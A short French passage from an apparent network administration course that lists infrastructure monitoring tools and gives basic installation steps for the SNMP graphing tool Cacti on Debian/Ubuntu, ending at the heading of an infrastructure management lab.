- Zenoss.
- Zabbix.
- Nagios.
- OpenNMS.
- Icinga.
- Logiciels IPAM.

5.3. Cacti

Cacti est un outil de graphes basé SNMP, assez léger à déployer.

Sous Debian/Ubuntu, voici sa procédure d'installation :

```
apt-get install cacti
```

Choix du serveur Web :

```
Apache [enter]
```

Définition des mots de passe.

Configuration en interface Web sur l'URL `http ://<your_instances_ip>/cacti/`.

15. Lab Gestion d’infrastructure